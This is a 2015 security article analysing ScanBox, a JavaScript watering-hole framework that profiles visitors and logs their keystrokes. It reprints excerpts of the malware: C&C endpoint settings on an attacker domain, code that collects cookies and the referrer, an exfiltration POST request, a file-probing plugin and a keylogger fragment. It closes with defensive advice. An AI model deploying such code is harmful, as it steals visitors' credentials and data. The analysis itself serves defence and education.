ScanBox Framework

resources.infosecinstitute.com/scanbox-framework/

Hacking
February 27, 2015 by **Ryan Mazerik**

ScanBox is a framework in the form of a JavaScript file. The function of ScanBox is to collect information about the visitor's system without infecting the system. And this information includes things like the last page the user was on before visiting the compromised website, the OS of the system and the language settings of the system, the screen width and height, the web browsers used by the victim, the geographical location, security softwares used and programs like Java, Acrobat Reader, MS Office and Adobe Flash versions used.

ScanBox also can log the keystrokes the victim is typing inside the website under the control of the attacker, which could include the passwords and other sensitive information of the users. And all this information is then sent to a remote C&C server controlled by the attackers. ScanBox's goal is to collect information that will later be misused to compromise specific targets. The ScanBox framework has been deployed on several websites belonging to disparate companies and organizations in different countries. Attackers were able to compromise the website and include code that loaded a malicious JavaScript file from a remote server.

ScanBox is particularly dangerous, as it doesn't require malware to be successfully deployed to disk in order to steal information. Instead the key logging functionality would do the same work by simply requiring the JavaScript code to be executed by the web browser. The framework also facilitates surveillance, enabling attackers to exploit vulnerabilities in visitors' systems by pushing & executing malware.

ScanBox is designed to be a modular and reusable JavaScript based exploit kit. It allows a lesser number of sophisticated attackers to first compromise a website using basic attacks such as SQL injection or WordPress bugs and set up a waterhole attack to infect hundreds to thousands of victims who visit that website.

Some of the recent attacks which used ScanBox are the following:

Table 1: List Of Attacks

Month Identified	Country	Sector/Type	Scan Box domain
August 2014	JP	Industrial sector	js.webmailgoogle.com
September 2014	CN	Uyghur	code.googlecaches.com
October 2014	US	Think tank	news.foundationssl.com
October 2014	KR	Hospitality	qoog1e.com

By analyzing the script used in these attacks, it has been found that the base codes are pretty much the same and they differ in implementation. This shows that different attackers are using ScanBox as a tool for their attack. The framework was altered according to the victims' browsers and other factors in every case. Researchers say that the changes may be the result of the upgrades in the framework. The common codebase in all the attacks leads to a conclusion that all the attackers share some resources in using this framework.

Working

Step 1:

The basic step of the ScanBox framework is to configure the C&C server. This server helps to collect and store the information obtained from the compromised website.

```
scanbox.basicposturl = "http://mail.webmailgoogle.com:8087/i/recv.php";
scanbox.basicliveurl = "http://mail.webmailgoogle.com:8087/i/s.php";
scanbox.basicplguinurl = "http://mail.webmailgoogle.com:8087/i/p.php";
scanbox.basicposturlkeylogs = "http://mail.webmailgoogle.com:8087/i/k.php";
scanbox.info = {};
scanbox.info.projectid = "1";
scanbox.info.seed = setRecordid();
scanbox.info.ip = "176.10.100.226";
scanbox.info.referrer = document.referrer;
scanbox.info.agent = navigator.userAgent;
scanbox.info.location = window.location.href;
scanbox.info.toplocation = top.location.href;
scanbox.info.cookie = document.cookie;
scanbox.info.title = document.title;
scanbox.info.domain = document.domain;
scanbox.info.charset = document.characterSet ? document.characterSet : document.charset;
```

Figure 1: ScanBox framework for collecting data

Step 2:

The collected information is first encrypted before sending it to the C&C server to ensure security.

```
scanbox.crypt = {

    _keyStr: "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=",

    encode: function(input) {
        var output = "";
        var chr1, chr2, chr3, enc1, enc2, enc3, enc4;
        var i = 0;

        input = scanbox.crypt._utf8_encode(input);

        while (i < input.length) {

            chr1 = input.charCodeAt(i++);
            chr2 = input.charCodeAt(i++);
            chr3 = input.charCodeAt(i++);

            enc1 = chr1 >> 2;
            enc2 = ((chr1 & 3) << 4) | (chr2 >> 4);
            enc3 = ((chr2 & 15) << 2) | (chr3 >> 6);
            enc4 = chr3 & 63;

            if (isNaN(chr2)) {
                enc3 = enc4 = 64;
            } else if (isNaN(chr3)) {
                enc4 = 64;
            }

            output = output + this._keyStr.charAt(enc1) + this._keyStr.charAt(enc2) + this._keyStr.charAt(enc3) + this._keyStr.charAt(enc4);

        }

        return output;
    },
```

Figure 2: Function for data encryption

Step 3:

After completion of the encryption process the following request is passed:

```
POST /i/recv.php HTTP/1.1
Host: xxx
Connection: keep-alive
Content-Length: 606
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://162.243.153.95
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
Content-Type: application/x-www-form-urlencoded
Referer: http://xxxx/
Accept-Encoding: gzip,deflate
Accept-Language: es-ES,es;q=0.8,en;q=0.6
Cookie: csrftoken=rSds8Dwca9xdfzv4m6VHnyjyaifFU6vZ; recordid=464714092S0779170

projectid=MQ%3D%3D&seed=NDY0NzE0MDkyNTA3NzkxNzA%3D&ip=MTc2LjEwLjEwMC4yMjY%3D&referrer=
&agent=TW96aWxsYS81LjAgKE1hYZludG9zaDsgSW50ZWwgTWFjIE9TIFggMTBfOV8yKSBBcHBsZVdlYktpdC81MzcuMzYgKEtIVE1MLCBsaWtlIEdlY2tvKSBDaHJvbWUvMzcuMC4yMDYyLjk0IFNhZmFyaS81MzcuMzY%3D
&location=aHR0cDovLzE2Mi4yNDMuMTUzLjk1L3Rlc3QuaHRtbA%3D%3D&toplocation=aHR0cDovLzE2Mi4yNDMuMTUzLjk1L3Rlc3QuaHRtbA%3D%3D
&cookie=Y3NyZnRva2VuPXJTZHNCRHdjYTl4ZG26djRtNlZIbnlqeWFpZkZVNnZaOyByZWNvcmRpZD00NjQ3MTQwOTI1MDc3OTE3MA%3D%3D
&title=&domain=MTYyLjI0My4xNTMuOTU%3D&charset=SVNPLTg4NTktMQ%3D%3D&screen=MTQ0MHgSMDA%3D&platform=TWFjSW50ZWw%3D&lang=ZXM%3DÛuÿ5Ï
```

Figure 3: Request produced after encryption

Step 4:

The encrypted data finally reaches the C&C server and is decrypted to obtain the original data. These pieces of information are the key for starting the attack.



Figure 4: Decrypted data



Figure 5: Working of ScanBox framework

Plugins

Several plugins are loaded accordingly in between to extract the required information. These are selectively added to avoid any kind of suspicious alerts when the page loads.

The following are some plugins used during the process:

Pluginid 1: List the software installed in the system and also to check if the system is running any different versions of EMET (Enhanced Mitigation Experience Toolkit).

```
var templateString = "<" + "?xml version=\"1.0\" ?><!DOCTYPE anything SYSTEM \"$target$\">";

        function validateXML(txt, _isDebugMode) {
            var result = RESULTS.UNKNOWN;
            if (window.ActiveXObject) {
                var xmlDoc = new ActiveXObject("Microsoft.XMLDOM");
                xmlDoc.async = true;
                try {
                    xmlDoc.loadXML(txt);
                    if (xmlDoc.parseError.errorCode != 0) {
                        var err;
                        err = "Error Code: " + xmlDoc.parseError.errorCode + "\n";
                        err += "Error Reason: " + xmlDoc.parseError.reason;
                        err += "Error Line: " + xmlDoc.parseError.line;
                        var errReason = err;


                        if (errReason.indexOf("-2147023083") > 0) {
                            result = RESULTS.FILEFOUND;
                        }
                    }
                } catch (e) {
                    result = RESULTS.UNKNOWN;
                }
            } else {
                result = RESULTS.UNKNOWN;
            }
            result.data = "";
            return result;
        }
```

Figure 6: Pluginid 1 code

- **Pluginid 2**: Determines Adobe Flash versions
- **Pluginid 5**: Determines Microsoft Office versions
- **Pluginid 6**: Enumerates Adobe Reader versions
- **Pluginid 8**: Lists Java versions
- **Pluginid 21**: Plants a keylogger inside the compromised website. It records all the keystrokes the person is typing in the website. The logs may include account password and other details. The recorded logs are sent to the corresponding command and control center. This information is later used to launch an attack against the particular user.

The keylogger feature of ScanBox helps the attacker to collect the data without loading a malware from the disc. Therefore any malware removal tool won't be able to find this.

```
var logger = "";
keyDown = function(e) {
    var e = e || event;
    var currKey = e.keyCode || e.which || e.charCode;
    if ((currKey > 7 && currKey < 32) || (currKey > 31 && currKey < 47)) {
        switch (currKey) {
        case 8:
            keyName = "[Back]";
            break;
        case 9:
            keyName = "[Tab]";
            break;
        case 13:
            keyName = "[Enter]";
            break;
        case 16:
            keyName = "[shift]";
            break;
        case 17:
            keyName = "[Ctrl]";
            break;
        case 18:
            keyName = "[Alt]";
            break;
        case 20:
            keyName = "[Low-up]";
            break;
        case 32:
            keyName = " ";
            break;
```

Figure 7: Keylogger plugin code

The plugins required to load a page on different browsers are different. An attacker should be well aware of the version and type of browser used by the victim. According to the requirement, the plugins are loaded so that the desired result could be obtained. The following is the list of plugins loaded per browser on code.googlecaches.com.

Table 2: Plugins loaded per browser on code.googlecaches.com

Plugin ID	Description	Internet Explorer	Chrome	Firefox	Safari
1	Software reconnaissance	Y	N	N	N
2	Browser plugin	N	Y	Y	Y

3	Flash recon	Y	Y	Y	Y
4	SharePoint recon	Y	N	N	N
5	Adobe PDF reader recon	Y	N	N	N
6	Chrome security plugins recon	N	N	Y	N
7	Java recon	Y	Y	Y	Y
8	Internal IP recon	N	Y	N	N
9	JavaScript keylogger	Y	Y	Y	Y

It has been found that Google Chrome is less vulnerable to such attacks than others on the list due to their security update between the interval of 15 days, which makes it a bit difficult to carry out the attack. Also the Aviator Web browser set up by WhiteHat Security provides impressive privacy and security settings by default.

Watering Hole Attack

This is a type of attack is mainly targeted on businesses and organizations. Waterholing attacks drive the ScanBox framework. The attacker keeps an eye on the websites the victim visits frequently and infects the websites with a malware. These type of attacks are hard to detect. Once the targeted victim enters the infected website, the malware finds a way into the victim's network or system. The dropped malware may be in the form of a Remote Access Trojan (RAT), which allows the attacker to access delicate and personal information. The main goal of the watering hole attack is not to serve maximum malware to the system, but to exploit the websites frequently visited by the targeted victim.

Figure 8: Watering hole working

A watering hole attack could be carried out with the help of ScanBox framework. In this method the JavaScript does its job and saves the attacker from using a malware. This type of attack using ScanBox has much more efficiency than using a malware and could not be detected by any malware removal tool. You can see the list of watering hole attacks which used ScanBox in Table 1.

Precautions

- **Regular Software Updating:** Timely upgrade on the software reduces the vulnerability of such attacks.
- **Vulnerability Shielding:** It helps to scan suspicious traffic and any deviation from the normal protocols used.
- **Network Traffic Detection:** Even though hackers find different ways to access the information, the traffic generated by the final malware in communicating with the C&C server remains consistent. Identifying these paths helps to take control of the effect of such attacks.

- **Threat Intelligence**: A subscription of prominent threat intelligence providers will help you to track down all the command and control servers that it connects to. These C&C servers can be fed to proxy or perimeter devices to see any successful communication has been established or not.
- **Least privilege:** The concept of least privilege has to be implemented on all users who log on to the machine. Admin privilege has to be limited to certain users only.
- **Next generation firewall**: Use of a next generation firewall can detect such type of attacks easier, as they have an inbuilt sandbox.
- **SIEM**: By using a SIEM solution, security administrators will be able to monitor all the traffic by capturing the logs. It will give a holistic view of what is happening on your network with a few clicks on a single dashboard.

Conclusion

By the detailed analysis of ScanBox framework, we can say that it could be very dangerous if the user is not cautious. Thorough monitoring and analysis of computer and network should keep such attacks bolted to an extent.

References

Posted: February 27, 2015

Author

Ryan Mazerik

VIEW PROFILE

Ryan has over 10yrs of experience in information security specifically in penetration testing and vulnerability assessment. He used to train and mentor consultants of these offerings to expand security delivery capabilities.He has strong passion in researching security vulnerabilities and taking sessions on information security concepts.